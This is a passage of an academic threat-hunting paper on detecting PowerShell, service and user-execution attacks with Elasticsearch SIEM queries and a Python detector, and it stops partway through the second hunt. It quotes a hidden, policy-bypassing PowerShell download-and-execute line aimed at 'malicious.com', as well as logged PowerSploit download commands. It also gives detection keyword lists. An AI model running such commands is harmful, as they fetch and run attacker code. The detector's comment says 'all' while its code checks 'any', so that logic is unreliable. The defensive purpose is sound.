Edelweiss Applied Science and Technology
ISSN: 2576-8484
Vol. 10, No. 1, 208-231
2026
Publisher: Learning Gate
DOI: 10.55214/2576-8484.v10i1.11606

Threat hunting the silent killers - behavior-based execution attacks

Akashdeep Bhardwaj[1*]
[1]Centre for Cybersecurity, School of Computer Science UPES, Dehradun, India; bhrdwh@yahoo.com (A.B.).

Abstract: Attack methods that produce adversarial-controlled code and scripts executing on a local or remote server are referred to as execution. Malicious code-running techniques are combined with techniques from other approaches to accomplish more general objectives, such as data theft or network infrastructure reconnaissance. Adversaries execute a PowerShell script to conduct remote system discovery using remote access tools. In this research, the authors focus on three unique threat hunting methods of execution. The first hunt method is the use of a command scripting interpreter, where adversaries execute commands, scripts, or binaries using a variety of interfaces and languages. The second technique for hunting is focused on the execution of system services, where adversaries exploit the Windows Service Control Manager to run malicious payloads and commands. The last method of hunting for harmful files is called "user execution," in which attackers tempt a victim to open a malicious file to acquire execution. The authors implemented Elasticsearch Security Incident and Event Management (SIEM) systems to ingest logs gathered from various sources and perform Kibana, Lucene, and domain-specific language searches for the threat hunts.

Keywords: *Command & control, Elasticsearch, Execution, SIEM, Threat hunting.*

1. Introduction

The contemporary digital landscape is characterized by an intricate interplay between technological advancement and the evolution of adversarial tactics. At the heart of this dynamic is the concept of execution, a fundamental phase in the cyberattack lifecycle. This phase, where adversaries introduce malicious code into a target environment, serves as a critical juncture for defenders to disrupt the attack chain. This research delves into the intricacies of execution techniques [1], their role in broader attack campaigns, and the development of effective threat hunting methodologies to counter them. Execution, in its simplest form, is the process of converting malicious code into active processes within a system [2]. Adversaries use diverse resources and techniques to achieve this, ranging from exploiting vulnerabilities to leveraging legitimate tools for nefarious purposes. Once established, this foothold allows attackers to escalate privileges, move laterally within a network, and ultimately achieve their objectives, which include data exfiltration, system disruption, or espionage.

The evolution of execution techniques mirrors the broader landscape of cyber threats. The infamous WannaCry ransomware [3] for instance, exploited the EternalBlue vulnerability to propagate rapidly, encrypting files on vulnerable systems. This attack highlighted the devastating consequences of successful execution and the urgent need for robust defense mechanisms. Similarly, the SolarWinds supply chain attack underscored the sophistication of modern adversaries, who leverage legitimate software to introduce malicious code into target environments. PowerShell, a versatile scripting language, has emerged as a favored tool for attackers due to its ubiquity in Windows environments and its capacity to execute arbitrary code. Threat actors have exploited PowerShell to download malicious payloads, establish persistence, and evade detection. For instance, the APT28 group has been observed using PowerShell for command-and-control communications and data exfiltration. Moreover, the

History: Received: 24 October 2025; Revised: 2 December 2025; Accepted: 5 December 2025; Published: 1 January 2026
* Correspondence: bhrdwh@yahoo.com

increasing prevalence of serverless computing platforms has introduced new avenues for execution, as attackers deploy malicious code as functions without requiring traditional infrastructure.

The execution phase of a cyberattack is a critical battleground for defenders. By understanding the tactics employed by adversaries and developing effective threat hunting methodologies, organizations significantly enhance their security posture. The research presented in this paper offers valuable insights into these challenges and provides a foundation for building robust defenses against execution-based attacks. The execution phase of a cyberattack, where malicious code transitions from dormant to active, represents a critical juncture in an adversary's campaign. This phase has witnessed a relentless evolution, mirroring the broader sophistication of the threat landscape. From simple script execution to complex, multi-stage attacks, adversaries have continually refined their techniques to evade detection and maximize impact. Command and control (C2) [4] infrastructure has become increasingly dynamic and elusive as adversaries employ a variety of methods to establish persistent communication channels, including domain generation algorithms (DGAs), fast flux networks, and covert channels within legitimate protocols. These techniques enable them to maintain control over compromised systems while evading traditional detection mechanisms. Furthermore, the proliferation of cloud-based services has provided attackers with new opportunities to host C2 infrastructure, making it even more challenging to identify and disrupt.

Elasticsearch Elastic [5] provides a centralized repository for log data from diverse sources, enabling analysts to correlate events, identify anomalies, and uncover hidden threats. By ingesting logs from endpoints, servers, network devices, and cloud platforms, Elastic SIEM offers a comprehensive view of the environment. This holistic perspective is crucial for understanding the context of potential threats and constructing meaningful detection rules. For instance, correlating endpoint activity with network traffic reveals malicious communication channels or data exfiltration attempts. Elastic SIEM's search capabilities, powered by Elastic [6] and Elastic [7], provide analysts with the flexibility to explore vast amounts of data efficiently. By constructing complex search queries, analysts identify specific indicators of compromise (IOCs), unusual patterns, or potential indicators of compromise. For example, a search for PowerShell scripts executing with suspicious command-line arguments uncovers malicious activity.

Elastic SIEM's ability to create custom visualizations and dashboards empowers analysts to gain insights into their environment and identify trends over time. By visualizing key metrics, analysts can identify anomalies and prioritize investigations. For instance, a dashboard displaying the number of newly created services over time helps identify abnormal spikes in service creation. Elastic SIEM also supports the creation of custom detections and alerts based on specific threat hunting criteria. By defining rules and thresholds, analysts are notified of potential incidents in real time. For example, alerts are generated when many files are deleted from a critical system within a short period.

PowerShell scripting language [8] has emerged as a weapon of choice for many adversaries. Its ability to execute arbitrary code, bypass application whitelisting, and interact with the system in diverse ways makes it an attractive tool for malicious activity. Attackers leverage PowerShell to download and execute malicious payloads, establish persistence, and perform reconnaissance. For instance, the use of obfuscated PowerShell scripts, combined with techniques like reflective code injection, has become a common tactic to evade detection. Beyond PowerShell, other scripting languages like Python and JavaScript have gained prominence in the attack landscape. These languages offer similar capabilities and deliver malicious payloads or automate attack processes. Additionally, the increasing adoption of containerized environments has introduced new challenges, as attackers exploit vulnerabilities in container images or orchestration platforms to execute malicious code.

The concept of living off the land (LOL) [9] has gained significant traction among adversaries. By leveraging legitimate system tools and utilities, attackers reduce the visibility of their actions and increase the difficulty of detection. For example, using built-in network tools like netcat or PowerShell to establish C2 communication channels is a common technique. Moreover, the abuse of system services for malicious purposes has become a prevalent tactic. By modifying existing services or creating new

Edelweiss Applied Science and Technology
ISSN: 2576-8484
Vol. 10, No. 1: 208-231, 2026
DOI: 10.55214/2576-8484.v10i1.11606

ones, attackers achieve persistence and execute code with elevated privileges. In response to these evolving threats, defenders must adopt a multifaceted approach that encompasses prevention, detection, and response. This includes implementing robust security controls, such as application whitelisting, network segmentation, and user education. Organizations should also allocate resources toward sophisticated threat detection and response capabilities, including threat intelligence platforms, SIEM [10], and endpoint detection and response (EDR). Cyber defenders enhance threat identification and mitigation capabilities by keeping up with the newest attack patterns and utilizing cutting-edge technology.

To counter these evolving threats, organizations must adopt a proactive approach to threat hunting. This involves proactively searching for indicators of compromise (IOCs) [11] and unusual activity within their environments. By focusing on execution techniques, defenders identify and disrupt attacks at an early stage. The highlight of this research explores the following areas:

i. Design and implement an Ubuntu-based Elasticsearch SIEM using Kibana, Lucene, and domain-specific languages to perform threat hunts on logs ingested from an organization's IT infrastructure.
ii. Focus on the use of command scripting interpreters, such as PowerShell, Bash, and Python, which are commonly used by adversaries to execute malicious code. By analyzing command history, script execution logs, and process creation events, defenders can identify suspicious activity. For example, the detection of PowerShell scripts attempting to download remote content or execute unusual commands could indicate a potential attack.
iii. Threat Hunt for Persistent Execution Attacks by Use of System Services to Abuse the Windows Service Control Manager. Attackers install malicious services that run with elevated privileges. Monitoring service creation, modification, and execution helps identify such threats. The recent Ryuk ransomware, for example, installed a malicious service to maintain persistence and execute encryption routines.
iv. Detect social engineering attacks as an attack vector for user execution. Adversaries often rely on social engineering to trick users into opening malicious attachments or clicking on malicious links. By analyzing file creation, execution, and network activity, defenders identify suspicious documents and prevent their execution. The use of advanced threat detection techniques, such as sandboxing and behavioral analysis, helps mitigate the risk of user-driven attacks.

2. Literature Survey

Ponomareva et al. [12] investigated the methods and techniques for modeling information security threats using the example of proactive search for hazards that are not identified by traditional methods of safeguarding information security. Using the example of technical domains with a group classification of related operations, such as when executing targeted assaults on vital information infrastructure objects, the MITRE ATT&CK methodology was briefly discussed. Additionally, the primary phases and procedures of the threat hunting approach, which is based on the fundamental maturity model, were examined. A comprehensive comparison of information security threat modeling approaches utilizing the MITRE ATT&CK matrix and the Federal Service for Technical and Export Control of Russia's methodology marked the conclusion of this study. Within the framework of the review, emphasis was placed on considering the potential for combining these two approaches for a more practical method of simulating information security risks both during the development and operation phases of information security systems.

Industrial control systems monitor, automate, and manage intricate infrastructure and processes. They are integrated into essential industrial sectors that affect our daily lives. With the emergence of networking and automation, these systems have moved from being specialized and independent to centralized corporate infrastructure. The adoption of Web Application Firewalls or Intrusion Detection Systems has rendered networks more susceptible to behavior-based cybersecurity attacks, even while this has made it simpler to monitor and manage everything using traditional detection approaches.

Edelweiss Applied Science and Technology
ISSN: 2576-8484
Vol. 10, No. 1: 208-231, 2026
DOI: 10.55214/2576-8484.v10i1.11606

Attacks like these alter the flow of control and processes, and they have the evil ability to totally alter the way these systems function. In their 2020 study, Bhardwaj et al. [13] examined the effectiveness of signature-based detection methods with a focus on process analytics as a means of detecting intrusions in industrial control infrastructure systems. The suggested effort included a pattern recognition approach to find hidden processes in industrial control device logs and detect behavior-based attacks in real time.

Companies are using a wider range of tools and strategies to identify and mitigate possible risks as the threat landscape changes. With the help of Cyber Threat Intelligence (CTI), enterprises remain a step ahead of these threats, making it an invaluable resource. However, conventional Security Operations Centers (SOCs) that exclusively rely on SIEMs may not be sufficient in the face of continuously changing security threats. It becomes essential to employ cutting-edge strategies like proactive monitoring and to maintain heightened awareness to successfully counter these dynamic dangers. A modified threat-hunting approach was given by Nursidiq and Lim [14] with the aim of improving the detection capabilities of corporate settings by detecting threats that were previously undiscovered. By utilizing this paradigm for threat hunting, companies could obtain essential insights that facilitate the development of novel use cases. By incorporating these insights into security devices, the enterprise's entire security posture was strengthened by the efficient detection and neutralization of threats. With a proactive approach to cybersecurity, this research provided businesses with the ability to successfully mitigate risks and defend against new and emerging threats.

A three-phase methodology was presented by Bhardwaj et al. [15] to identify and counteract skilled cybercriminals' new-age phishing assaults. The authors suggested a distinct phishing taxonomy to categorize phishing assaults based on the cutting-edge primary techniques being used by cybercriminals, and they created a lightweight, secure DNS infrastructure framework for user systems and IoT devices using Python.

A concise summary of the present status of the Space TT&C Network and aerospace engineering applications was given by Dong et al. [16]. They also examined the space mission's business process and the causes of the command center's poor command and control at all levels. The authors discussed the functional needs, which include resource management, scenario analysis, job planning, command control, analysis, assessment, and study. They also analyzed the architecture of the space TT&C network's command control system, which has five tiers and two vertical layers.

The cybersecurity industry has been moving toward automation and optimization for the manufacturing and warehousing sectors, but also the non-industrial sectors, including defense, agriculture, healthcare, offices, and even schools. Among the main causes of this new revolution are the accessibility of open-source platforms, the decline in the cost of electronics and hardware, quick prototyping, and the convergence of technologies. However, when it comes to vital applications and missions, cybersecurity and physical risks rank highly. Global economies are changing quickly in terms of corporate profitability and efficiency thanks to robotic technology. Nevertheless, security risks are not always at the forefront of attention. This new revolution is being driven, among other things, by open-source platforms, declining costs for electronics and technology, and quick prototyping. According to Bhardwaj et al. [17], physical risks and cybersecurity are high-priority areas for important applications and missions. The authors analyzed robotic system dangers and mapped the CIA model to increase security resilience.

Nour et al. [18] investigated the concept of threat hunting and provided an in-depth assessment of the enterprise network solutions now in use. Based on the method employed, the authors offered a threat hunting taxonomy, and based on the thorough methodology, they offered a sub-classification. The authors also discussed the standardization initiatives currently in place, provided a qualitative assessment of recent developments, and identified several research gaps and difficulties that the scientific community should consider when developing practical and effective threat hunting solutions.

Hermawan et al. [19] developed a threat hunting platform using Elasticsearch, Logstash, and Kibana (ELK) by implementing rules and alerts derived from Sigma rules for attack detection and

Edelweiss Applied Science and Technology
ISSN: 2576-8484
Vol. 10, No. 1: 208-231, 2026
DOI: 10.55214/2576-8484.v10i1.11606

conducting penetration testing using the Red Team method and Web Application Vulnerability to obtain attack logs. During the log mapping step, an analysis of the attack detection that had been previously obtained was conducted. The authors created a threat hunting paradigm using MITRE ATT&CK, the Pyramid of Pain, and Diamond Models of Intrusion Analysis. By obtaining the findings of attack detection from the ten rules and alerts found on ELK, this study discovered two tactics and three attacks. Additionally, it discovered three tactics and four attack strategies on the attack technique with the Atomic Red Team and on the Web Application Vulnerability.

Instagram has seen a sharp increase in popularity recently. It is a global platform for connecting people and facilitating the sharing and communication of photographs and videos via social media. Instagram is a virtual playground of dishonesty as well. By utilizing lighting, filters, and clever perspectives, the ordinary is made into the extraordinary. This is exploited maliciously by automated spam accounts and fraudulent identities to launch attacks against well-known CEOs. It's simple to replicate the appearance of acceptance by numerous followers on social media by creating fictitious Instagram profiles. The promotion of fraudulent goods and services makes use of fake accounts. Kaushik et al. [20] focused on developing and training a unique neural network model, but also offered a revolutionary method for detecting automated spam and false Instagram account profiles. The accuracy and precision of the suggested approach were 91% and 93%, respectively.

Hackers who are continually learning new techniques and methods for breaking into networks present a persistent challenge to cybersecurity experts. Cybersecurity sub-professors known as "threat hunters" are in high demand since they know how to identify typical dangers and use them to breach a network. They must be able to identify instruments that aid in system protection and detection. The challenge set by threat hunters was replicated by Adedoyin and Teymourlouei [21] to identify a method that an IT specialist employs to eliminate a danger to a strategy. To automate real-time searching and response, the authors used two distinct approaches in their study. The experiment involved scripts that activated malware or threats. The results of the second experiment showed that if administrator privileges are available, the virus is removed once the risks are detected.

To provide a proactive threat-hunting approach, Bhardwaj et al. [22] created and implemented an advanced Security Information and Event Management platform based on Elasticsearch. This allowed domain-specific languages, Kibana, and Lucene to be integrated, enabling thorough analysis and detection. Finding concealed, sophisticated adversaries that engage in persistent activity during cyberattacks was the aim of this research. The framework helped improve the organization's resilience to identify and counter threats by closely examining behaviors like boot or logon auto-start execution in registry keys, tampering with system processes and services, and unauthorized local account creation on compromised assets. For security practitioners to keep ahead of the curve in a constantly changing threat landscape, this research prioritized proactive measures over reactive ones, advancing detection approaches.

The attack surface expands daily due to the rapid evolution of technology, making it difficult to keep up with and counteract emerging threats. A challenging attack to counter is the zero-day attack. Among other methods, threat hunting is employed to identify zero-day attacks. AlMahmeed and Al-Omay [23] provided a thorough analysis that covered the key strategies, difficulties, and advantages of threat hunting intelligence. They also examined cutting-edge countermeasures for zero-day attacks, including machine learning, SIEM tools, and honeypot-based techniques.

3. Research Methodology

The dynamic nature of execution techniques necessitates a proactive and adaptive approach to threat hunting. By focusing on the core mechanisms employed by adversaries to establish a foothold within target environments, defenders significantly enhance their ability to detect and respond to malicious activity. This section delves into three critical areas of execution: command scripting interpreters, system services, and user execution.

Edelweiss Applied Science and Technology
ISSN: 2576-8484
Vol. 10, No. 1: 208-231, 2026
DOI: 10.55214/2576-8484.v10i1.11606

3.1. Step 1: Proposed SIEM Setup

The authors configured an instance of Elasticsearch as the SIEM on Ubuntu OS running on an Intel i5, 16GB of memory, and a 500 GB SSD disk connected to the organization's network. The authors ingested logs from various sources in the infrastructure into the SIEM, which provided a central, searchable location. To perform threat hunts and extract relevant information from the logs, the authors used Kibana, Lucene, and domain-specific query languages.

3.2. Step 2: Command Scripting Interpreter-Based Execution

Command scripting interpreters [24] such as PowerShell, Bash, and Python have become essential tools in an attacker's arsenal. These interpreters offer a versatile platform for executing malicious code, downloading payloads, and interacting with the system. To effectively hunt for threats related to command scripting interpreters, analysts must focus on several key areas:

- Firstly, monitoring command history is crucial. By examining the sequence and content of commands executed by users and processes, analysts identify anomalous patterns that indicate malicious activity. For instance, the execution of base64-encoded commands or the use of obfuscation techniques are strong indicators of compromise. Additionally, analyzing command-line arguments reveals suspicious parameters or file paths.
- Secondly, scrutinizing script execution is essential. By tracking the creation, modification, and execution of scripts, analysts identify malicious or suspicious activity. Techniques such as static and dynamic code analysis are employed to uncover hidden malicious payloads or obfuscated logic within scripts. Moreover, monitoring for unusual script execution times or resource consumption helps identify resource-intensive attacks.
- Finally, investigating process creation and command-line arguments is vital. By correlating process creation events with command-line information, analysts can identify suspicious processes spawned by legitimate applications or scripts. For example, the creation of a PowerShell process with unusual command-line parameters indicates potential malicious activities.

3.3. Step 3: System Service-Based Execution

Adversaries often leverage system services to achieve persistence and execute malicious code with elevated privileges. By abusing the Windows Service Control Manager [25], attackers install, modify, or start malicious services that provide a persistent foothold within the system. To effectively hunt for threats related to system services, analysts must focus on several key areas.

- Firstly, monitoring service creation and modification is essential. By tracking changes to the service registry and configuration, analysts identify newly created or modified services that are suspicious. Additionally, analyzing service descriptions and executable paths provides valuable clues about the service's purpose.
- Secondly, investigating service execution is crucial. By monitoring service startup and termination events, analysts identify services that exhibit unusual behavior or execute with unexpected privileges. Additionally, analyzing service dependencies and command-line arguments provides insights into the service's functionality.
- Finally, correlating service activity with other events is important. By combining service information with network traffic, process creation, and file system activity, analysts can identify potential attack chains involving system services. For example, a newly created service that communicates with a suspicious IP address or downloads files from the internet could indicate a malicious infection.

Edelweiss Applied Science and Technology
ISSN: 2576-8484
Vol. 10, No. 1: 208-231, 2026
DOI: 10.55214/2576-8484.v10i1.11606

3.4. Step 4: User Execution-Based Attacks

User execution remains a prevalent attack vector, as adversaries often rely on social engineering to trick users into opening malicious attachments or clicking on malicious links. To effectively hunt for threats related to user execution, analysts must focus on several key areas.

- Firstly, monitoring file creation and execution is crucial. By tracking the creation of files with suspicious extensions or content types, analysts can identify potential threats. Additionally, analyzing file execution patterns reveals anomalous behavior, such as files being executed from unexpected locations or with unusual command-line arguments.
- Secondly, investigating email and web traffic is essential. By examining email attachments and web links, analysts identify phishing attempts and malicious content. Additionally, analyzing user behavior helps identify suspicious clicks or downloads.
- Finally, utilizing advanced threat detection techniques is important. By employing sandboxing, behavioral analysis, and machine learning, analysts identify malicious files and content that evade traditional detection methods. Additionally, correlating user activity with other events helps identify potential attack chains involving user execution.

4. Threat Hunt Detections

4.1. Threat Hunt #1: Command Scripting Interpreter-Based Execution

This use case aims to locate PowerShell processes that were launched with options to change the run's execution policy, operate in a hidden window, and establish an Internet connection. Because it connects to the Internet, attempts to conceal itself from the user, and overrides the usual PowerShell execution policy, this combination of command-line arguments is suspicious. The authors designed a logic query as presented in Table 1 for values for fields to search the logs for command-line arguments.

Table 1.
Query Logic for Command Scripting Interpreter-based execution.

Selection	Field	Value
Process	Process_path	*powershell.exe
Command line (all)	Process_commandline	*Net.WebClient.exe, *New-Object*, *-W*, *h*
Command line (any)	Process_commandline	*-Ex*, *!EX*

The Python code for this threat hunt is presented below to identify PowerShell processes that meet the criteria – first, using PowerShell, the process path contains 'powershell.exe', and second, the use of suspicious Command-Line Arguments that modify the execution policy, hide the window, or use suspicious command-line options related to web access.

Edelweiss Applied Science and Technology
ISSN: 2576-8484
Vol. 10, No. 1: 208-231, 2026
DOI: 10.55214/2576-8484.v10i1.11606

```
# Define search parameters for the PowerShell process detection
def detect_suspicious_powershell_processes(logs):
    # Initialize a list to store suspicious processes
    suspicious_processes = []

    # Iterate over each log entry to check for suspicious processes
    for log in logs:
        # Check if the process path contains "powershell.exe"
        if "powershell.exe" in log["process_path"].lower():

            # Extract the command line used to start the process
            cmd_line = log["process_commandline"].lower()

            # Define suspicious indicators in the command line
            suspicious_indicators_all = ["net.webclient", "new-object", "-w", "hidden"]
            suspicious_indicators_any = ["-ex", "!ex"]

            # Check if all suspicious indicators are present in the command line
            if any(indicator in cmd_line for indicator in suspicious_indicators_all):

                # Check if any of the additional suspicious indicators are present
                if any(indicator in cmd_line for indicator in suspicious_indicators_any):

                    # If both conditions are met, add the process to the suspicious list
                    suspicious_processes.append(log)

    # Return the list of detected suspicious processes
    return suspicious_processes

# Example usage
logs = [
    {"process_path": "C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe",
"process_commandline": "-NoP -NonI -W hidden -Exec Bypass; iex (New-Object
Net.WebClient).DownloadString('http://malicious.com/script.ps1')"},
    {"process_path": "C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe",
"process_commandline": "-ExecutionPolicy Bypass -WindowStyle hidden -Command ..."},
    # More log entries...
]

suspicious_processes = detect_suspicious_powershell_processes(logs)
for process in suspicious_processes:
    print(f"Suspicious PowerShell process detected: {process}")
```

Figure 1 presents two hits on SIEM from an initial search query after adding event code, process, and parent name, process and parent command line, and process and parent PID. This matches the query logic criteria to reveal event code 1 (Sysmon) and 4688 (process creation) using 'PowerShell.exe' reaching out to the GitHub PowerSploit archive, downloading and renaming 'master.zip' to 'defender.zip' with process ID 7588.

Edelweiss Applied Science and Technology
ISSN: 2576-8484
Vol. 10, No. 1: 208-231, 2026
DOI: 10.55214/2576-8484.v10i1.11606

Event Code	Process Name	Process Command Line	Process Path	Process Parent Path
1	Powershell.exe	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -windowstyle hidden -ncp -Exec Bypass -command '(New-Object System.Net.WebClient) DownloadFile)https://github.com/PowerShell/Mafia/PowerSploit/archive/refsheadsmaster.zip' , defender.zip)"	Powershell.exe	C:\Windows\Sysme32\WindowsPowerShell
4688	Powershell.exe	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -windowstyle hidden -ncp -Exec Bypass -command '(New-Object System.Net.WebClient) DownloadFile)https://github.com/PowerShell/Mafia/PowerSploit/archive/refsheadsmaster.zip' , defender.zip)"	Powershell.exe	-

Figure 1.
Initial Hunt Query.

This provides information to pivot on to build relationship methodologies between data to reveal the story behind the activities, rather than responding to an alert. Adding a pivot query as Child or Parent Process ID to be '7588'. Figure 2 illustrates multiple event codes, with Sysmon events - 22 (for DNS queries), 11 (for files being created), 3 (for network connections), and 4689/4688 (process create events) as the top five event codes.

Event Code	Process Name	Process Command Line	Process Parent	Process Parent Path	Process ID
1	Powershell.exe	"C\Windows\Systen32\WindowsPowerShell\v1.0\powershell.exe" -windowstyle hidden -nop -Exec Bypass -command"	Powershell.exe	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	7588
4688	Powershell.exe	"C\Windows\Systen32\WindowsPowerShell\v1.0\powershell.exe" -windowstyle hidden -nop -Exec Bypass -command"	Powershell.exe	-	7588
11	Powershell.exe	-	-	-	7588
22	Powershell.exe	-	-	-	7588
3	Powershell.exe	-	-	-	7588

Figure 2.
Search Query for Process ID '7588'.

The first row with event code 1 and process name 'PowerShell.exe' has process parent ID '996', which becomes the second pivot for this threat hunt. Querying for Parent Process ID '996' displays 59 hits, with 91.5% being Event Code 11, which are file creation events, as validated by Figure 3.

Figure 3.
Process ID 996 hits.

Edelweiss Applied Science and Technology
ISSN: 2576-8484
Vol. 10, No. 1: 208-231, 2026
DOI: 10.55214/2576-8484.v10i1.11606

Filtering for file creation (event code '11'), adding the provenance name, file name, and directory. Figure 4 illustrates files being created in the Windows PowerShell modules and the Powersploit master. This supports the idea that the command issued successfully reached out to the Internet and downloaded 'master.zip', which was then renamed to 'defender.zip'.

Event Code	Process Name	File Directory	File Name	Process ID
11	Powershell.exe	C:\Users\Jamesmurphy\Documents\WindowsPowerShell\Modules\PowerSploit-master\AntiVirusBypass	Find-AVSignatue.ps1	996
11	Powershell.exe	C:\Users\Jamesmurphy\Documents\WindowsPowerShell\Modules\PowerSploit-master\CodeExecution	Invoke-DLLInjection.ps1	996
11	Powershell.exe	C:\Users\Jamesmurphy\Documents\WindowsPowerShell\Modules\PowerSploit-master\CodeExecution	Invoke-ReflectivePEInjection.ps1	996
11	Powershell.exe	C:\Users\Jamesmurphy\Documents\WindowsPowerShell\Modules\PowerSploit-master\CodeExecution\Invoke-ReflectivePEInjection_Resources\DemoDLL	DemoDLL.$in	996
11	Powershell.exe	C:\Users\Jamesmurphy\Documents\WindowsPowerShell\Modules\PowerSploit-master\CodeExecution\Invoke-ReflectivePEInjection_Resources\DemoDLL\DemoDLL	DemoDLL.vcxproj	996
11	Powershell.exe	C:\Users\Jamesmurphy\Documents\WindowsPowerShell\Modules\PowerSploit-master\CodeExecution\Invoke-	DemoDLLRemoteProcess.$in	996

Figure 4.
Event Code 11 activities.

To check additional information, the authors filtered for Process ID '996' and 'PowerSploit.exe'. Figure 5 illustrates 51 hits, or 51 files being created, which initially do not show any red flags.

Event Code	Process Name	File Directory	File Name
11	Powershell.exe	C:\Users\Jamesmurphy\Documents\WindowsPowerShell\Modules\PowerSploit-master\CodeExecution	Involke-ReflectivePEInjection.ps1
11	Powershell.exe	C:\Users\Jamesmurphy\Documents\WindowsPowerShell\Modules\PowerSploit-master\CodeExecution\Invoke-ReflectivePEInjection_Resources\DemoDLL	DemoDLL.$in
11	Powershell.exe	C:\Users\Jamesmurphy\Documents\WindowsPowerShell\Modules\PowerSploit-master\CodeExecution\Invoke-ReflectivePEInjection_Resources\DemoDLL\DemoDLL	DemoDLL.vcxproj
11	Powershell.exe	C:\Users\Jamesmurphy\Documents\WindowsPowerShell\Modules\PowerSploit-master\CodeExecution\Invoke-ReflectivePEInjection_Resources\DemoDLL_RemoteProc	DemoDLL_RemoteProcess.$in
11	Powershell.exe	C:\Users\Jamesmurphy\Documents\WindowsPowerShell\Modules\PowerSploit-master\CodeExecution\Invoke-ReflectivePEInjection_Resources\DemoDLL_RemoteProc	DemoDLL_RemoreProcess.vcxproj
11	Powershell.exe	C:\Users\Jamesmurphy\Documents\WindowsPowerShell\Modules\PowerSploit-master\CodeExecution\Invoke-ReflectivePEInjection_Resources\DemoExe	DemoExe.$in

Figure 5.
Pivot for Process ID '996' and 'PowerSploit.exe'.

The authors decided to pivot for network events using Process ID '7588' and event codes 3 or 22. They added Source and Destination IP addresses and ports, as well as DNS question names and resolved IPs. Figure 6 displays 'PowerShell.exe' reaching out to Github.com; it pulled back an IP and confirms that it is the same process. This also revealed two network connection events over Port 443 from PowerShell reaching out to '140.82.114.4' in the first event and '140.82.114.9' in the last event. This indicates there was a successful reach out to the Internet.

Event Code	Process Name	Source IP : Port	Destination IP : Port	DNS Name / IP	Process ID
22	Powershell.exe	-	-	Github.com / 140.82.114.4	7588
3	Powershell.exe	10.10.30.15:1029	140.82.114.4:443	-	7588
3	Powershell.exe	10.10.30.15:1030	140.82.114.4:443	-	7588
22	Powershell.exe	-	-	Codeload.github.com / 140.82.114.9	7588

Figure 6.
Pivot for Network Events.

Joining these events together – command line arguments being issued; files being created and successful network connections, this supports the fact that the attacker's intentions were successful. Executing a Lucene query for wild-carded, lower-upper case letters for 'github', Figure 7 reveals 109 hits, of which 50.5% are event code 4103, and 14% are event code 22.



Figure 7.
Visualizing for 'GitHub' activities.

Further filtering for event code '4104' and PowerShell, as shown in Figure 8, reveals the PowerShell scripts being executed on endpoint log events and activities by threat actors, instead of using the command line or command shell.

Edelweiss Applied Science and Technology
ISSN: 2576-8484
Vol. 10, No. 1: 208-231, 2026
DOI: 10.55214/2576-8484.v10i1.11606

Event Code	Power Shell File Script Text
4104	@{#Script module or binary module file associated with this manifest. RootModule = "Invoke-AtomicRedTeam.psm1' # Version number of this module. ModuleVersion="1.0.1.0' # ID 81492621-18f8-432e-9532-b1d54d3e90bd" # Author of this module Author= 'Casey Smith @subTee, Josh Rickard @MS_dministrator, Carrie Roberts @OrOneEqualsOne, Matt Gr module CompanyName = "Red Canary, Inc.' # Copyright statement for this module Copyright = '(c) 2021 Red Canary. All rights reserved." # Description of the functionality provided t
4104	<#.SYNOPSIS Invokes specified Atomic test(s) .DESCRIPTION Invokes specified Atomic tests(s). Optionally, you can specify if you want to list the details of the Atomic test(s) only. I PS/> Invoke-AtomicTest T1117-CheckPrereqs.EXAMPLE Invokes Atomic Test PS/> Invoke-AtomicTest T1117.EXAMPLE Run the Cleanup Commmand for the given Atomic Test PS/ Generate Atomic Test (Output Test Definition Details) PS/> Invoke-AtomicTest T1117-ShowDetails .EXAMPLE Invoke a test and flow the standard/error output to the console PS/>
4104	In # The Invoke-Process function is loosely based on code from https://github.com/guitarrapc/PowerShellUtil/blob/master/Invoke-Process/Invoke-Process.ps1 function Invoke-Process param ([Parameter(Mandatory= $false, Position = 0)] [string] $FileName="PowerShell.exe", [Parameter(Mandatory= $false, Position= 1)] [string] $Arguments", [Parameter (Mar 120, [Parameter(Mandatory= $false, Position =4)] [String] $stdoutFile $null, [Parameter(Mandatory= $false, Position=5)] [String] $stderrFile = $null) end (SWorkingDirectory if
4104	powershell-windowstyle hidden -nop -Exec Bypass -command "(New-Object System.Net.WebClient).DownloadFile(https://github.com/PowerShell Mafia/PowerSploit/archive/refs/he .\defender.zip -DestinationPath $Env.HomeDrive$Env:HOMEPATH\Documents\WindowsPowerShell Modules; cd $Env:Home Drive $Env:HOMEPATH\Documents\WindowsPowerShell PowerSploit ; Import-Module PowerSploit; Move-Item.PowerSploit Recon .Import-Module Recon; Move-Item .\PowerSploit Persistence.\; Import-Module Persistence; Move-Item
4104	(New-Object System.Net.WebClient).DownloadFile('https://github.com/PowerShell Mafia/PowerSploit/archive/refs/heads/master.zip', 'defender.zip)
4104	{#Script module or binary module file associated with this manifest. ModuleToProcess = "PowerSploit.psm1' # Version number of this module. ModuleVersion="3.0.0.0' # ID used d842-40a3-924a-0f09e248640c' # Author of this module Author= "Matthew Graeber # Copyright statement for this module Copyright "BSD 3-Clause' # Description of the functi PowerSploit is a collection of Microsoft PowerShell modules that can be used to aid penetration testers and red team operator during all phases of an engagement." # Minimum versi

Figure 8.
Filtering for Event code '4104' and PowerShell.

4.2. Threat Hunt #2: System Services: Service Execution

This use case is meant to detect process creations containing names consistent with the schema used by Metasploit or the PsExec tool. These are often used by adversaries to perform lateral movement and execute malicious actions on remote systems. The query logic for this hunt is presented in Table 2, which looks for the parent process being serviced with the process path in the 'C:\Windows\System32' directory, with a combination of eight upper/lower case letters or characters.

Table 2.
Query Logic for Threat Hunt #2.

Selection	Field	Value
Parent Process Selection	Parent Process Path	C:\Windows\System32\Services.exe
Parent Path Selection	Process Path	*C:\Windows*a-z, A-Z [8]\.exe$
Event Selection	Event ID	4688

